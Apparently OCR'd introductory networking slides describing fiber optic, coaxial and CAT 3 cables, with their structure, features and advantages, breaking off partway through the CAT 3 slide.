
Types of Cables: Fiber Optic Cable

Fiber optic cable

- Optical fiber cable consists of the core, cladding, buffer, and jacket layers
- The **core** consists of glass or plastic with higher index of refraction than the cladding, and carries the signal
- The **cladding** also consists of glass or plastic, but with a lower refractive index compared to the core
- The **buffer** protects the fiber from damage and moisture
- The **jacket** holds one or more fibers in a cable

Features:

- Lower cost
- Extremely wide bandwidth
- Lighter-weight and small
- More secure
- Resistant to corrosion
- Longer life and easy to maintain
- Elimination of cross-talk
- Immune to electrostatic interference




Types of Cables: Coaxial Cable

- Coaxial cable is a type of copper cable built with a metal shield and other components engineered to block signal interference
- It consists of **two conductors** separated by a dielectric material
- The center conductor and outer conductor are configured in such a way that they **form a concentric cylinder** with a common axis
- 50 ohm and 75 ohm coaxial cables are widely used
- A 50 ohm cable is used for digital transmission and a 75 ohm cable is used for analog transmission
- It has large bandwidth and low losses
- It has a **data rate of 10 Mbps**, which can be increased with an increase in the diameter of the inner conductor

Advantages:

- Cheap installation cost
- Great channel capacity
- Good bandwidth
- Easily modifiable
- Cheap production cost

Notes:




Types of Cables: CAT 3 and CAT 4

CAT 3

- Commonly known as Category 3 or station wire
- Used in voice application and 10 BaseT (10Mbps) Ethernet
- Bandwidth of 16 MHz
